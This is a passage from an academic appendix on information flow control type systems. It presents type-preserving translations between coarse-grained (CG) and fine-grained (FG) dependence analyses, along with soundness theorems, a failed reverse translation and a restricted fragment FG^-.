**Theorem G.2** (Noninterference for CG). *Suppose (1)  $\ell_i \not\sqsubseteq \ell$ , (2)  $x : \mathbf{Labeled} \ell_i \tau \vdash e : \mathbf{CG} \_ \ell \mathbf{b}$ , and (3)  $v_1, v_2 : \mathbf{Labeled} \ell_i \tau$ . If both  $e[v_1/x]$  and  $e[v_2/x]$  terminate when forced, then they produce the same value (of type  $\mathbf{b}$ ).*

### G.3 Translations

Having described the fine- and coarse-grained dependence analysis type systems FG and CG, we now turn to understanding their relative expressiveness. We do so by

<sup>3</sup>The term “forcing” is used here in the sense of monads. Forcing a value of type  $\mathbf{CG} \ell_i \ell_o \tau$  runs the suspended computation, records its write effects and eventually returns whatever the computation returns.

presenting (attempted) type-preserving translations from CG to FG, and vice-versa. We start by showing a type-preserving translation from CG to FG in Section G.3.1. We then attempt a translation in the reverse direction, show where it fails and why (Section G.3.2). Based on our attempt, we identify a smaller fragment of FG which can be translated to CG, preserving types.

### G.3.1 Translating CG to FG

In this section, we define a translation  $\llbracket \cdot \rrbracket$  from CG to FG and show that it is type-preserving. The translation of types is shown below.

$$\begin{array}{ll}
 \llbracket \mathbf{b} \rrbracket = \mathbf{b}^\perp & \llbracket \mathbf{unit} \rrbracket = \mathbf{unit}^\perp \\
 \llbracket \tau_1 \rightarrow \tau_2 \rrbracket = (\llbracket \tau_1 \rrbracket \xrightarrow{\top} \llbracket \tau_2 \rrbracket)^\perp & \llbracket \mathbf{ref} \ell \tau \rrbracket = (\mathbf{ref} (\llbracket \tau \rrbracket + \mathbf{unit})^\ell)^\perp \\
 \llbracket \tau_1 \times \tau_2 \rrbracket = (\llbracket \tau_1 \rrbracket \times \llbracket \tau_2 \rrbracket)^\perp & \llbracket \mathbf{CG} \ell_i \ell_o \tau \rrbracket = (\mathbf{unit} \xrightarrow{\ell_i} (\llbracket \tau \rrbracket + \mathbf{unit})^{\ell_o})^\perp \\
 \llbracket \tau_1 + \tau_2 \rrbracket = (\llbracket \tau_1 \rrbracket + \llbracket \tau_2 \rrbracket)^\perp & \llbracket c \Rightarrow \tau \rrbracket = (c \xrightarrow{\top} \llbracket \tau \rrbracket)^\perp \\
 \llbracket \mathbf{Labeled} \ell \tau \rrbracket = (\llbracket \tau \rrbracket + \mathbf{unit})^\ell & \llbracket \forall \alpha. \tau \rrbracket = (\forall \alpha. (\top, \llbracket \tau \rrbracket))^\perp
 \end{array}$$

This translation relies on three key ideas. First, in CG, labels are limited to the type construct **Labeled**  $\ell \tau$ , so the translation of all other types can simply use the outer label  $\perp$ . There are several choices for translating **Labeled**  $\ell \tau$ . A natural translation would be  $A^{\ell' \sqcup \ell}$ , where  $A^{\ell'}$  is the translation of  $\tau$ . However, this translation “flattens” nested labels of the form **Labeled**  $\ell$  (**Labeled**  $\ell' \tau$ ), making it impossible to simulate, in the translation, the selective unlabeling of only the outer  $\ell$ , but not the inner  $\ell'$ , which is allowed in CG. To keep the labels  $\ell$  and  $\ell'$  separate in the translation, we translate **Labeled**  $\ell \tau$  to  $(\llbracket \tau \rrbracket + \mathbf{unit})^\ell$ , which keeps the label on  $\llbracket \tau \rrbracket$  separate from  $\ell$ . The corresponding translation of expressions uses **inl**, thus never actually returning the **unit** value during execution.

Second, in CG, side-effects are confined to the type **CG**  $\ell_i \ell_o \tau$ , so when translating CG’s remaining types, which represent pure terms, we can always use  $pc = \top$  in FG (since there are no side-effects in the pure terms,  $\top$  is trivially the strictest lower-bound on the output effects). As a result, the control labels on  $\rightarrow$ ,  $\Rightarrow$  and  $\forall$  in the translations of  $\tau_1 \rightarrow \tau_2$ ,  $c \Rightarrow \tau$  and  $\forall \alpha. \tau$  are all  $\top$ .

The type **CG**  $\ell_i \ell_o \tau$  represents a suspended computation whose effects are visible only after it is forced. This is emulated in FG using a **thunk**, a function that takes an argument of **unit** type. Specifically, **CG**  $\ell_i \ell_o \tau$  translates to  $(\mathbf{unit} \xrightarrow{\ell_i} (\llbracket \tau \rrbracket + \mathbf{unit})^{\ell_o})^\perp$ , which is a decorated variant of the thunk type  $\mathbf{unit} \rightarrow \llbracket \tau \rrbracket$ . The thunk can be forced when needed by applying it to  $()$ . The  $\ell_i$  on the arrow means (in FG) that the write-effects of the computation (the thunk) are lower-bounded by  $\ell_i$ , which is exactly the meaning of  $\ell_i$  in **CG**  $\ell_i \ell_o \tau$ . The label  $\ell_o$  on  $(\llbracket \tau \rrbracket + \mathbf{unit})$  implies that the result of the computation cannot be analyzed without raising the  $pc$  to  $\ell_o$  in FG, which is exactly the consequence of having  $\ell_o$  in the type **CG**  $\ell_i \ell_o \tau$  in CG. (We note that the translation simulates **CG**  $\ell_i \ell_o \tau$  using a combination of the type forms  $\mathbf{unit} \rightarrow \llbracket \tau \rrbracket$  and  $\llbracket \tau \rrbracket + \mathbf{unit}$ , both of which are monads.)

Finally, in CG, a reference of type **ref**  $\ell \tau$  stores values of type **Labeled**  $\ell \tau$ . Hence, the translation of **ref**  $\ell \tau$  is  $(\mathbf{ref} (\llbracket \tau \rrbracket + \mathbf{unit})^\ell)^\perp$ .

The translation  $\llbracket \cdot \rrbracket$  is lifted pointwise to contexts:  $\llbracket \Gamma \rrbracket \triangleq \{x : \llbracket \tau \rrbracket \mid x : \tau \in \Gamma\}$ . The translation of expressions is defined by induction on CG typing derivations. We write  $\Sigma; \Psi; \Gamma \vdash e : \tau \rightsquigarrow \Sigma; \Psi; \llbracket \Gamma \rrbracket \vdash_{\top} e' : \llbracket \tau \rrbracket$  to mean that the well-typed CG expression  $e$  translates to the well-typed FG expression  $e'$ . Selected rules of the translation are shown in Figure G.5. They should be unsurprising given the type translation.

The following theorem shows that this translation preserves types, in the sense that  $\rightsquigarrow$  always maps a valid CG typing derivation to a valid FG typing derivation.

**Theorem G.3** (Soundness, CG  $\rightsquigarrow$  FG). *If  $\Sigma; \Psi; \Gamma \vdash e : \tau$  has a valid CG typing derivation, then there exists an  $e'$  such that  $\Sigma; \Psi; \Gamma \vdash e : \tau \rightsquigarrow \Sigma; \Psi; \llbracket \Gamma \rrbracket \vdash_{\top} e' : \llbracket \tau \rrbracket$  and  $\Sigma; \Psi; \llbracket \Gamma \rrbracket \vdash_{\top} e' : \llbracket \tau \rrbracket$  has a valid FG typing derivation.*

### G.3.2 Translating FG to CG

Next, we consider translating FG to CG. We start with an incorrect strawman translation, which we refine, eventually getting to a point where no further progress seems possible. At that point, we identify a fragment of FG for which the refined translation works. The goal of going through this exercise is to impress upon the reader the difficulty of translating a fine-grained dependence analysis to a coarse-grained one, and to argue that there does not seem to be a straightforward translation from all of FG to CG, despite CG having the construct `toLabeled` to prevent label creep.

**Strawman translation** We construct a strawman translation,  $\llbracket \cdot \rrbracket$ , from FG to CG that we soon show to be incorrect. We translate the type  $\mathbf{A}^{\ell}$  to `Labeled`  $\ell$   $\llbracket \mathbf{A} \rrbracket$  since this is the only type construct that adds a label in CG.

Next, consider the function type  $\tau_1 \xrightarrow{\ell_e} \tau_2$  in FG. Since the body of a function of this type can have a write effect at level  $\ell_e$  or higher, an intuitive translation of this type could have the form  $\llbracket \tau_1 \rrbracket \rightarrow \mathbf{CG} \ell_e \ell_o \llbracket \tau_2 \rrbracket$ . For the translation of the function's body to be well-typed in CG, the label  $\ell_o$  must be an upper-bound on the labels of everything the function's body analyzes. Nothing in the FG type specifies this upper-bound, so we must find some other alternative. Fortunately, it is possible to *confine* the effects of value analysis using the construct `toLabeled` in CG. As a result, we may hope that we can choose  $\ell_o = \ell_e$  and translate  $\tau_1 \xrightarrow{\ell_e} \tau_2$  to  $\llbracket \tau_1 \rrbracket \rightarrow \mathbf{CG} \ell_e \ell_e \llbracket \tau_2 \rrbracket$ .

Independent of what  $\ell_o$  we choose, this translation has a label creep problem. Consider a FG function  $f$  of type `unit`  $\rightarrow \mathbf{A}^L$  in the lattice LH. This function may write high values to references but it eventually returns a low value. In FG, the *result* of  $f$ 's application can be written to a reference of type `ref`  $\mathbf{A}^L$ . However, after translation, this write would be impossible because  $f$ 's type would translate to  $\llbracket \text{unit} \rrbracket \rightarrow \mathbf{CG} H H$  (`Labeled`  $L A$ ). Applying this type would result in a computation, say  $c$ , of type `CG`  $H H$  (`Labeled`  $L A$ ). There is no way to extract a low labeled value from this computation. At best, we may use subtyping, `bind` and `toLabeled` as in `toLabeled(bind(c, x.unlabel(x)))` to coerce the type to `CG`  $L L$  (`Labeled`  $H A$ ), but the resulting value still has the label  $H$ .

$$\begin{array}{c}
 \frac{\Sigma; \Psi; \Gamma \vdash e : \tau \quad \Sigma; \Psi \vdash \ell_i \sqsubseteq \ell}{\Sigma; \Psi; \Gamma \vdash \mathbf{Lb}_\ell(e) : \mathbf{CG} \ell_i \ell_i (\mathbf{Labeled} \ell \tau)} \rightsquigarrow \\
 \frac{\Sigma; \Psi; [\Gamma] \vdash_{\top} e' : [\tau]}{\Sigma; \Psi; [\Gamma] \vdash_{\top} \lambda_{\_} \mathbf{inl}(\mathbf{inl}(e')) : (\mathbf{unit} \xrightarrow{\ell_i} (([\tau] + \mathbf{unit})^\ell + \mathbf{unit})^{\ell_i})^\perp} \\
 \\
 \frac{\Sigma; \Psi; \Gamma \vdash e : \mathbf{Labeled} \ell \tau}{\Sigma; \Psi; \Gamma \vdash \mathbf{unlabel}(e) : \mathbf{CG} \ell_i (\ell_i \sqcup \ell) \tau} \rightsquigarrow \\
 \frac{\Sigma; \Psi; [\Gamma] \vdash_{\top} e' : ([\tau] + \mathbf{unit})^\ell}{\Sigma; \Psi; [\Gamma] \vdash_{\top} \lambda_{\_} e' : (\mathbf{unit} \xrightarrow{\ell_i} ([\tau] + \mathbf{unit})^{\ell_i \sqcup \ell})^\perp} \\
 \\
 \frac{\Sigma; \Psi; \Gamma \vdash e : \mathbf{CG} \ell_i \ell_o \tau}{\Sigma; \Psi; \Gamma \vdash \mathbf{toLabeled}(e) : \mathbf{CG} \ell_i \ell_i (\mathbf{Labeled} \ell_o \tau)} \rightsquigarrow \\
 \frac{\Sigma; \Psi; [\Gamma] \vdash_{\top} e' : (\mathbf{unit} \xrightarrow{\ell_i} ([\tau] + \mathbf{unit})^{\ell_o})^\perp}{\Sigma; \Psi; [\Gamma] \vdash_{\top} \lambda_{\_} \mathbf{inl}(e' ()) : (\mathbf{unit} \xrightarrow{\ell_i} (([\tau] + \mathbf{unit})^{\ell_o} + \mathbf{unit})^{\ell_i})^\perp} \\
 \\
 \frac{\Sigma; \Psi; \Gamma \vdash e : \tau}{\Sigma; \Psi; \Gamma \vdash \mathbf{ret}(e) : \mathbf{CG} \ell_i \ell_i \tau} \rightsquigarrow \frac{\Sigma; \Psi; [\Gamma] \vdash_{\top} e' : [\tau]}{\Sigma; \Psi; [\Gamma] \vdash_{\top} \lambda_{\_} \mathbf{inl}(e') : (\mathbf{unit} \xrightarrow{\ell_i} ([\tau] + \mathbf{unit})^{\ell_i})^\perp} \\
 \\
 \frac{\Sigma; \Psi; \Gamma \vdash e_1 : \mathbf{CG} \ell_i \ell \tau \quad \Sigma; \Psi; \Gamma, x : \tau \vdash e_2 : \mathbf{CG} \ell \ell_o \tau'}{\Sigma; \Psi; \Gamma \vdash \mathbf{bind}(e_1, x.e_2) : \mathbf{CG} \ell_i \ell_o \tau'} \rightsquigarrow \\
 \frac{\Sigma; \Psi; [\Gamma] \vdash_{\top} e'_1 : (\mathbf{unit} \xrightarrow{\ell_i} ([\tau] + \mathbf{unit})^\ell)^\perp \quad \Sigma; \Psi; [\Gamma], x : [\tau] \vdash_{\top} e'_2 : (\mathbf{unit} \xrightarrow{\ell} ([\tau'] + \mathbf{unit})^{\ell_o})^\perp}{\Sigma; \Psi; [\Gamma] \vdash_{\top} \lambda_{\_} \mathbf{case}(e'_1(), x.e'_2(), y.\mathbf{inr}()) : (\mathbf{unit} \xrightarrow{\ell_i} ([\tau'] + \mathbf{unit})^{\ell_o})^\perp}
 \end{array}$$

**Figure G.5:** Type derivation-directed expression translation from CG into FG, selected rules.

Based on this, we may be tempted to translate  $\tau_1 \xrightarrow{\ell_e} \tau_2$  to  $\llbracket \tau_1 \rrbracket \rightarrow \mathbf{CG} \perp \perp \llbracket \tau_2 \rrbracket$  instead (this is sound because  $\perp$  is trivially a lower bound on any write effect in the function's body). Although this translation would solve the label creep problem mentioned in the previous paragraph, it suffers from a different problem: Now, the translation cannot simulate an application of the previous paragraph's function  $f$  in a high context, i.e., in a case branch where the analyzed sum is labeled  $H$ . To see this, consider the FG expression  $\mathbf{case}(h, x.f(), \dots)$ , where  $h : (\tau + \tau')^H$ . In FG, the type of this expression is  $\mathbf{A}^H$ . In CG, we would correspondingly like to construct a result of type **Labeled**  $H$   $\llbracket \mathbf{A} \rrbracket$ . However, this is impossible. Since  $h$ 's translation has type **Labeled**  $H$   $(\llbracket \tau \rrbracket + \llbracket \tau' \rrbracket)$ , to perform a case analysis on it, we must first **unlabel** it. This will result in a computation of type **CG**  $LH$   $(\llbracket \tau \rrbracket + \llbracket \tau' \rrbracket)$ . Next, we can bind this computation and case analyze the value of type  $\llbracket \tau \rrbracket + \llbracket \tau' \rrbracket$ . However, due to the restrictions in typing **bind**, any further binds we perform must be on values of type **CG**  $HH$   $\_$ . The body of  $f$ 's translation has the type **CG**  $LL$  (**Labeled**  $L$   $\llbracket \mathbf{A} \rrbracket$ ) ( $L = \perp$  here) and there is no way to coerce this to the form **CG**  $HH$   $\_$  because subtyping for **CG**  $\ell_i \ell_e \tau$  is contravariant in  $\ell_i$ . So, we cannot **bind** the body of  $f$ , and, hence, cannot obtain a value of type **Labeled**  $\_$   $\llbracket \mathbf{A} \rrbracket$ .

**Using label polymorphism** The problems with the strawman translation above can be addressed using label polymorphism. For instance, we could translate  $\tau_1 \xrightarrow{\ell_e} \tau_2$  to  $\llbracket \tau_1 \rrbracket \rightarrow \forall \alpha. \mathbf{CG} \alpha \alpha \llbracket \tau_2 \rrbracket$ . This would allow us to use the earlier function  $f$  in both contexts, instantiating  $\alpha$  with  $L$  in the first context and with  $H$  in the second context. However, this translation is unsound. Specifically, instantiating  $\alpha$  with some  $\ell'_e \not\sqsubseteq \ell_e$  allows us to establish that every write in the function's body is at the level  $\ell'_e$  or higher, which is clearly false, since the function's body may write at level  $\ell_e$  (according to the FG type  $\tau_1 \xrightarrow{\ell_e} \tau_2$ ).

Consequently, we consider a revised translation that maps  $\tau_1 \xrightarrow{\ell_e} \tau_2$  to  $\llbracket \tau_1 \rrbracket \rightarrow \forall \alpha. (\alpha \sqsubseteq \ell_e) \Rightarrow \mathbf{CG} \alpha \alpha \llbracket \tau_2 \rrbracket$ . The entire type translation is shown below. (The translation of  $c \Rightarrow \tau$  and  $\forall \alpha. (\ell_e, \tau)$  follows the same intuition as the translation of  $\tau_1 \xrightarrow{\ell_e} \tau_2$ .)

$$\begin{array}{ll}
 \llbracket \mathbf{b} \rrbracket = \mathbf{b} & \llbracket \mathbf{unit} \rrbracket = \mathbf{unit} \\
 \llbracket \tau_1 \xrightarrow{\ell_e} \tau_2 \rrbracket = \llbracket \tau_1 \rrbracket \rightarrow \forall \alpha. (\alpha \sqsubseteq \ell_e) \Rightarrow \mathbf{CG} \alpha \alpha \llbracket \tau_2 \rrbracket & \llbracket \tau_1 \times \tau_2 \rrbracket = \llbracket \tau_1 \rrbracket \times \llbracket \tau_2 \rrbracket \\
 \llbracket c \Rightarrow \tau \rrbracket = \forall \alpha. (\alpha \sqsubseteq \ell_e, c) \Rightarrow \mathbf{CG} \alpha \alpha \llbracket \tau \rrbracket & \llbracket \tau_1 + \tau_2 \rrbracket = \llbracket \tau_1 \rrbracket + \llbracket \tau_2 \rrbracket \\
 \llbracket \forall \alpha. (\ell_e, \tau) \rrbracket = \forall \alpha. \forall \alpha'. (\alpha' \sqsubseteq \ell_e) \Rightarrow \mathbf{CG} \alpha' \alpha' \llbracket \tau \rrbracket & \llbracket \mathbf{ref} \ \mathbf{A}^{\ell} \rrbracket = \mathbf{ref} \ \ell \ \llbracket \mathbf{A} \rrbracket \\
 \llbracket \mathbf{A}^{\ell} \rrbracket = \mathbf{Labeled} \ \ell \ \llbracket \mathbf{A} \rrbracket & 
 \end{array}$$

The translation of contexts  $\Gamma$  is defined pointwise and a FG typing judgment  $\Sigma; \Psi; \Gamma \vdash_{pc} e : \tau$  translates to a CG judgment of the form  $\Sigma; \Psi; \llbracket \Gamma \rrbracket \vdash e' : \forall \alpha. (\alpha \sqsubseteq pc) \Rightarrow \mathbf{CG} \alpha \alpha \llbracket \tau \rrbracket$ , mirroring the label polymorphism in the bodies of function types ( $e'$  is the translation of  $e$ ).

Unfortunately, this translation has a different problem! Consider how we would (inductively) translate the rule FG-CASE from Figure G.1. Inductively, from the premises we obtain  $e'$ ,  $e'_1$  and  $e'_2$  (the translations of  $e$ ,  $e_1$  and  $e_2$ , respectively) such that:

1.  $\Sigma; \Psi; \llbracket \Gamma \rrbracket \vdash e' : \forall \alpha. (\alpha \sqsubseteq pc) \Rightarrow \mathbf{CG} \alpha \alpha (\mathbf{Labeled} \ \ell (\llbracket \tau_1 \rrbracket + \llbracket \tau_2 \rrbracket))$
2.  $\Sigma; \Psi; \llbracket \Gamma \rrbracket, x : \llbracket \tau_1 \rrbracket \vdash e'_1 : \forall \alpha_1. (\alpha_1 \sqsubseteq (pc \sqcup \ell)) \Rightarrow \mathbf{CG} \alpha_1 \alpha_1 \llbracket \tau \rrbracket$

$$3. \Sigma; \Psi; [\Gamma], y : [\tau_2] \vdash e'_2 : \forall \alpha_2. (\alpha_2 \sqsubseteq (pc \sqcup \ell)) \Rightarrow \mathbf{CG} \alpha_2 \alpha_2 [\tau]$$

The goal is to construct a term  $e''$  (the translation of  $\mathbf{case}(e, x.e_1, y.e_2)$ ) such that

$$\Sigma; \Psi; [\Gamma] \vdash e'' : \forall \alpha'. (\alpha' \sqsubseteq pc) \Rightarrow \mathbf{CG} \alpha' \alpha' [\tau].$$

We try to search for the appropriate term  $e''$  (much as we would look for a proof in a formal proof system). We pick some  $\alpha'$  such that  $\alpha' \sqsubseteq pc$ . We must construct a term of the type  $\mathbf{CG} \alpha' \alpha' [\tau]$ . Our only option is to case analyze the value of type  $([\tau_1] + [\tau_2])$  in 1, so we must instantiate the quantified  $\alpha$  in 1 and **bind** the resulting computation type. Since the eventual goal is to obtain something of type  $\mathbf{CG} \alpha' \_$ , we must pick  $\alpha = \alpha'$ . We instantiate  $\alpha = \alpha'$ , and **bind** the computation of type  $\mathbf{CG} \alpha' \alpha'$  (**Labeled**  $\ell$  ( $[\tau_1] + [\tau_2]$ )) in 1, obtaining a local variable of type **Labeled**  $\ell$  ( $[\tau_1] + [\tau_2]$ ). We **unlabel** this to obtain a computation of type  $\mathbf{CG} \alpha' (\alpha' \sqcup \ell)$  ( $[\tau_1] + [\tau_2]$ ), which we **bind** again to obtain a variable of type  $[\tau_1] + [\tau_2]$ . This variable can be case-analyzed. To construct the case branches we must instantiate and **bind** the computations in 2 and 3. We show only the operations on 2, those on 3 being similar. First, we must pick a suitable  $\alpha_1$ . Since the next computation we construct must have a type of the form  $\mathbf{CG} (\alpha' \sqcup \ell) \_$ , we must pick  $\alpha_1 = \alpha' \sqcup \ell$  (which is indeed below  $(pc \sqcup \ell)$ , as required by the constraint in 2). Second, we instantiate 2 with this substitution to obtain a computation of type  $\mathbf{CG} (\alpha' \sqcup \ell) (\alpha' \sqcup \ell) [\tau]$ . Repeating this process on 3, we obtain an end-to-end computation of type  $\mathbf{CG} \alpha' (\alpha' \sqcup \ell) [\tau]$ .

This is *almost* what we wanted. To complete the proof, we have to coerce the type  $\mathbf{CG} \alpha' (\alpha' \sqcup \ell) [\tau]$  to the type  $\mathbf{CG} \alpha' \alpha' [\tau]$ . For this, we consider the cases  $\alpha' \sqsubseteq \ell$  and  $\alpha' \not\sqsubseteq \ell$  separately. Strictly speaking, CG does not allow a case analysis on constraints. However, we show below that the proof cannot even be completed in the second case, so the case analysis has expository value.

When  $\alpha' \sqsubseteq \ell$ , then  $\mathbf{CG} \alpha' (\alpha' \sqcup \ell) [\tau] = \mathbf{CG} \alpha' \ell [\tau]$  and it is not difficult to write a coercion function from  $\mathbf{CG} \alpha' \ell [\tau]$  to  $\mathbf{CG} \alpha' \alpha' [\tau]$ . The fourth premise of the FG-CASE rule is  $\tau \searrow \ell$ , so  $\tau = \mathbf{A}^{\ell'}$  for some  $\ell' \supseteq \ell$  and  $[\tau] = \mathbf{Labeled} \ell' [\mathbf{A}]$ . The required coercion function is  $\lambda x : (\mathbf{CG} \alpha' \ell [\tau]). \mathbf{toLabeled}(\mathbf{bind}(x, y. \mathbf{unlabel}(y)))$ .

However, in the case  $\alpha' \not\sqsubseteq \ell$ , such a coercion function may not exist. Concretely, consider the lattice  $L \sqsubseteq \{M_1, M_2\} \sqsubseteq H$  with  $M_1, M_2$  incomparable,  $\alpha' = M_1$ ,  $\ell = M_2$  and  $\tau = \mathbf{A}^{M_2}$ . In this case, our goal is to coerce  $\mathbf{CG} M_1 H$  (**Labeled**  $M_2$   $[\mathbf{A}]$ ) to  $\mathbf{CG} M_1 M_1$  (**Labeled**  $M_2$   $[\mathbf{A}]$ ). This is impossible in CG: Our only hope of getting rid of the  $H$  in the given type is to use **toLabeled**, but that would push the  $H$  into the label of the resulting value.

It follows, therefore, that even our revised translation does not work. However, on any fragment of FG where the second case  $\alpha' \not\sqsubseteq \ell$  can never arise, this translation *would* work. In the following, we identify such a fragment,  $\mathbf{FG}^-$ .

**The fragment  $\mathbf{FG}^-$**  Because  $\alpha'$  is arbitrary and the only constraint on it is  $\alpha' \sqsubseteq pc$ , disallowing  $\alpha' \not\sqsubseteq \ell$  is the same as always forcing  $pc \sqsubseteq \ell$ . One simple way of ensuring  $pc \sqsubseteq \ell$  is to restrict FG to a fragment in which  $\Sigma; \Psi; \Gamma \vdash_{pc} e : \tau$  implies  $\tau \searrow pc$ . Then, 1 would force  $pc \sqsubseteq \ell$ . Defining such a fragment is straightforward. We only need to restrict the types in the conclusions of the typing rules for all introduction

forms like pairing, functions, **inl**, **inr**, etc. to be labeled  $pc$  (currently, these rules allow the label  $\perp$ ). Elimination rules do not require any changes (although some premises in the elimination rules become redundant, e.g., the premise  $\tau \searrow \ell$  in the rule FG-CASE). We can then show inductively that  $\Sigma; \Psi; \Gamma \vdash_{pc} e : \tau$  implies  $\tau \searrow pc$ .

For instance, the rules FG-VAR and FG-LAM of Figure G.1 are replaced with the following more restrictive rules.

$$\frac{\text{FG}^- \text{-VAR} \quad \Sigma; \Psi \vdash \tau \sqsubseteq \tau' \quad \tau' \searrow pc}{\Sigma; \Psi; \Gamma, x : \tau \vdash_{pc} x : \tau'} \quad \frac{\text{FG}^- \text{-LAM} \quad \Sigma; \Psi; \Gamma, x : \tau_1 \vdash_{\ell_e} e : \tau_2}{\Sigma; \Psi; \Gamma \vdash_{pc} \lambda x. e : (\tau_1 \xrightarrow{\ell_e} \tau_2)^{pc}}$$

**Lemma G.4.**  $\Sigma; \Psi; \Gamma \vdash_{pc} e : \tau$  in  $FG^-$  implies  $\Sigma; \Psi \vdash \tau \searrow pc$ .

We can prove that on the fragment  $FG^-$ , the translation  $\llbracket \cdot \rrbracket$  defined above is total and type-preserving. We have to first define a type derivation-directed translation of expressions, whose straightforward details we elide here (the details can be found in the accompanying technical report). This translation is written  $\Sigma; \Psi; \Gamma \vdash_{pc} e : \tau \rightsquigarrow \Sigma; \Psi; \llbracket \Gamma \rrbracket \vdash e' : \forall \alpha. (\alpha \sqsubseteq pc) \Rightarrow \mathbf{CG} \alpha \alpha \llbracket \tau \rrbracket$ .

**Theorem G.5** (Soundness,  $FG^- \rightsquigarrow \mathbf{CG}$ ). *If  $\Sigma; \Psi; \Gamma \vdash_{pc} e : \tau$  has a valid  $FG^-$  typing derivation, then there exists an  $e'$  such that  $\Sigma; \Psi; \Gamma \vdash_{pc} e : \tau \rightsquigarrow \Sigma; \Psi; \llbracket \Gamma \rrbracket \vdash e' : \forall \alpha. (\alpha \sqsubseteq pc) \Rightarrow \mathbf{CG} \alpha \alpha \llbracket \tau \rrbracket$  and  $\Sigma; \Psi; \llbracket \Gamma \rrbracket \vdash e' : \forall \alpha. (\alpha \sqsubseteq pc) \Rightarrow \mathbf{CG} \alpha \alpha \llbracket \tau \rrbracket$  has a valid  $\mathbf{CG}$  typing derivation.*

## G.4 Other type systems

Several other type systems for information flow control can be classified as either fine-grained [10, 16, 24] or coarse-grained [4, 14, 19]. Of particular note is the dependency core calculus (DCC) [1]. DCC uses a monad to track dependencies, in a manner similar to CG, but is otherwise pure. [1] show how several calculi for dependence analysis can be translated to DCC. One of these calculi is a first-order calculus with references [22]. This calculus has a rule very similar to the case analysis rule of FG, whose translation failed in Section G.3.2. A priori, it seems that we ought to be able to examine the translation from [22] to DCC to understand how to translate FG's case analysis rule to CG. However, [1]'s translation is not parametric in the security lattice: It is defined only for the lattice LH, and treats the (analogues of the) FG judgments  $\Sigma; \Psi; \Gamma \vdash_L e : \tau$  and  $\Sigma; \Psi; \Gamma \vdash_H e : \tau$  completely differently. Indeed, we expect that such a non-parametric translation would also exist from FG to CG, at least for the lattice LH.

## G.5 Conclusion

At their core, type systems for information flow control perform dependence analysis. Moving from a fine-grained to a coarse-grained dependence analysis trades off precision for fewer type-label annotations. In this article, we have initiated a

study of the relative expressiveness of these two approaches by considering type-preserving translations from a coarse-grained type system to a fine-grained type system and vice-versa. Our analysis indicates that the former is straightforward (as expected) whereas the latter is not.

In ongoing work, we are examining two problems that we have not yet addressed satisfactorily. First, we would like to prove that the translations are operationally sound (not just type-preserving). Ideally, we would like to derive the noninterference theorem for one system from the noninterference theorem of the other system and properties of the translation. Prior work has established similar results for other translations. For example, [1] establish similar results for the translation of several dependency-tracking calculi into DCC. In our setting, the problem is harder due to the presence of state, whose combination with higher-order functions would complicate any model of types. Second, we would like to find a translation from all of FG to CG or show that such a translation does not exist. Since Section G.3.2 already shows a translation from  $FG^-$  to CG, the problem of translating FG to CG simplifies to that of finding a translation from FG to  $FG^-$ .

**Acknowledgments** We would like to thank Alejandro Russo for discussions on coarse-grained dependence analysis and for feedback on a draft of this article. This work was supported in part by the Deutsche Forschungsgemeinschaft (DFG) grant “Information Flow Control for Browser Clients” under the priority program “Reliably Secure Software Systems” (RS<sup>3</sup>) and the DFG collaborative research center grant SFB 1223 “Methods and Tools for Understanding and Controlling Privacy”.

## Bibliography

- [1] M. Abadi, A. Banerjee, N. Heintze, and J. G. Riecke. A core calculus of dependency. In *Proceedings of the 26th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, (POPL)*, pages 147–160, 1999.
- [2] T. H. Austin and C. Flanagan. Efficient purely-dynamic information flow analysis. In *Proceedings of the 2009 Workshop on Programming Languages and Analysis for Security (PLAS)*, pages 113–124, 2009.
- [3] G. Barthe, P. R. D’Argenio, and T. Rezk. Secure information flow by self-composition. *Mathematical Structures in Computer Science*, 21(6):1207–1252, 2011.
- [4] P. Buiras, D. Vytiniotis, and A. Russo. HLIO: mixing static and dynamic typing for information-flow control in haskell. In *Proceedings of the 20th ACM SIGPLAN International Conference on Functional Programming (ICFP)*, pages 289–301, 2015.
- [5] A. Chudnov and D. A. Naumann. Inlined information flow monitoring for javascript. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 629–643, 2015.
- [6] E. Elnikety, A. Mehta, A. Vahldiek-Oberwagner, D. Garg, and P. Druschel. Thoth: Comprehensive policy compliance in data retrieval systems. In *Proceedings of the 25th USENIX Security Symposium (USENIX Security)*, pages 637–654, 2016.
- [7] C. Fournet, G. L. Guernic, and T. Rezk. A security-preserving compiler for distributed programs: From information-flow policies to cryptographic mechanisms. In *Proceedings of the 16th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 432–441, 2009.
- [8] J. A. Goguen and J. Meseguer. Security policies and security models. In *Proceedings of the 1982 IEEE Symposium on Security and Privacy (Oakland)*, pages 11–20, 1982.
- [9] D. Hedin and A. Sabelfeld. Information-flow security for a core of javascript. In *Proceedings of the 25th IEEE Computer Security Foundations Symposium (CSF)*, pages 3–18, 2012.
- [10] N. Heintze and J. G. Riecke. The slam calculus: Programming with secrecy and integrity. In *Proceedings of the 25th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, pages 365–377, 1998.
- [11] S. Hunt and D. Sands. On flow-sensitive security types. In *Proceedings of the 33rd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, pages 79–90, 2006.

- [12] M. N. Krohn, A. Yip, M. Z. Brodsky, N. Cliffer, M. F. Kaashoek, E. Kohler, and R. Morris. Information flow control for standard OS abstractions. In *Proceedings of the 21st ACM Symposium on Operating Systems Principles (SOSP)*, pages 321–334, 2007.
- [13] P. Li and S. Zdancewic. Encoding information flow in haskell. In *Proceedings of the 19th IEEE Computer Security Foundations Workshop (CSFW)*, 2006.
- [14] A. A. Matos. *Typing secure information flow: Declassification and mobility*. PhD thesis, École Nationale Supérieure des Mines de Paris, 2006.
- [15] A. C. Myers. Jflow: Practical mostly-static information flow control. In *Proceedings of the 26th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, pages 228–241, 1999.
- [16] F. Pottier and V. Simonet. Information flow inference for ML. *ACM Transactions on Programming Languages and Systems*, 25(1):117–158, 2003.
- [17] V. Rajani, I. Bastys, W. Rafnsson, and D. Garg. Fine-grained vs coarse-grained type systems for information flow control. Technical Report MPI-SWS-2016-012, Max Planck Institute for Software Systems, 2016.
- [18] V. Rajani, A. Bichhawat, D. Garg, and C. Hammer. Information flow control for event handling and the DOM in web browsers. In *Proceedings of the 28th IEEE Computer Security Foundations Symposium (CSF)*, pages 366–379, 2015.
